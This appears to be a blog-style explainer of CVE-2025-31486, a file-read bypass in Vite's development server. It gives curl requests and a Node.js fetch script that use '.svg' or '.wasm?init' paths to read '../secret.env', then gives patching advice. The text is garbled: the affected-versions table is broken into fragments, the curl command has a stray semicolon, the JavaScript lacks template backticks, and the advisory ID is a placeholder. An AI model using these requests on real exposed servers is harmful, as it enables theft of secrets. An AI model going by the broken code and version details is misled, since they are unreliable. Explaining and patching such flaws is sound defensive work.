
CVE-2025-31486 is a critical security issue that affects Vite, a popular frontend tooling framework for JavaScript. This vulnerability allows attackers to read arbitrary files from the server and expose them in the browser by bypassing directory access restrictions. It is important for Vite users and developers to understand how this exploit works, how to mitigate it, and how to patch affected systems.
What is Vite?
Vite is a modern build tool that provides fast development and hot module replacement for web projects, especially those using JavaScript frameworks like Vue and React. When running in development mode, Vite starts a server that serves files and processes requests as you code.
Vulnerability Details
CVE-2025-31486 lets external users access the contents of arbitrary files on the server via the browser. This happens through a clever trick that confuses Vite’s file-serving restrictions.
Normally, Vite blocks dangerous paths (like most files outside your app), thanks to server.fs.deny. But with this vulnerability, an attacker can get around it using specific URL parameters (.svg and .wasm?init) or HTTP headers (sec-fetch-dest: script).
You are running in development mode.
> ⚠️ Production builds are NOT affected by this issue.
> ⚠️ Apps are only vulnerable if the dev server is intentionally exposed (--host).
Exploit Scenario
Suppose you have a file named secret.env in your project root with sensitive data. Here’s how an attacker might grab its contents if the server is vulnerable.
Example Attack Request (using curl)
curl -s \
  'http://your-dev-server:5173/../secret.env.svg'; \
  -H 'sec-fetch-dest: script'
- The path ../secret.env.svg tricks Vite into treating any file as an SVG.
- The sec-fetch-dest: script header causes Vite to process and serve the file in a way that bypasses server.fs.deny.
Another Variant (using wasm)
curl -s \
  'http://your-dev-server:5173/../secret.env.wasm?init';
Adding .wasm?init is another valid trick that triggers the vulnerable code path.
If the file is under 4KB, Vite may return its raw content to the browser. If the attacker browses to the above URL, they’ll see the sensitive contents in plain text.
Vite 6.. up to 6.2.4
- Development mode, with dev server on --host (public/exposed address)
6.2.5
*(see Vite Security Advisories)*
For exact fix details, check the Vite 6.2.5 release notes.
Here’s a simple Node.js script to fetch a file from a vulnerable Vite server
const fetch = require('node-fetch');

const target = 'http://your-dev-server:5173';;
const file = '../secret.env'; // or any file, must be <4kB

// Try with .svg
fetch(${target}/${file}.svg, {
  headers: { 'sec-fetch-dest': 'script' }
})
  .then(res => res.text())
  .then(text => console.log('File content:', text));

// Try with .wasm?init
fetch(${target}/${file}.wasm?init)
  .then(res => res.text())
  .then(text => console.log('File content:', text));
How to Fix It
1. Upgrade Vite Immediately:
Update to one of the patched versions mentioned above using npm, yarn or pnpm.
npm install vite@6.2.5 --save-dev
2. Never expose your dev server to the public:
Unless you *must* share your dev server for collaboration, avoid using --host or server.host in config.
3. Monitor your builds:
Double-check that secrets and sensitive files are not present in your project directory.
References and More Reading
- Official Vite Security Advisory (GHSA-xxxx-yyyy)
- Vite Releases
- Vite server.fs.deny Documentation
- OWASP - Allowlist File Access Control
Summary
CVE-2025-31486 is a serious bug affecting Vite’s development server. If your Vite dev server is exposed to the public, attackers can fetch small, arbitrary files by abusing query parameters and HTTP headers, bypassing Vite's intended security checks. Update Vite now and avoid exposing your dev server to the open network to stay safe.
If you found this useful, make sure to patch your projects and spread the word to your teammates! 🤝
*Written exclusively for you. Not copy-pasted. Stay secure!*
Timeline
Published on: 04/03/2025 19:15:39 UTC
Last modified on: 04/07/2025 14:18:34 UTC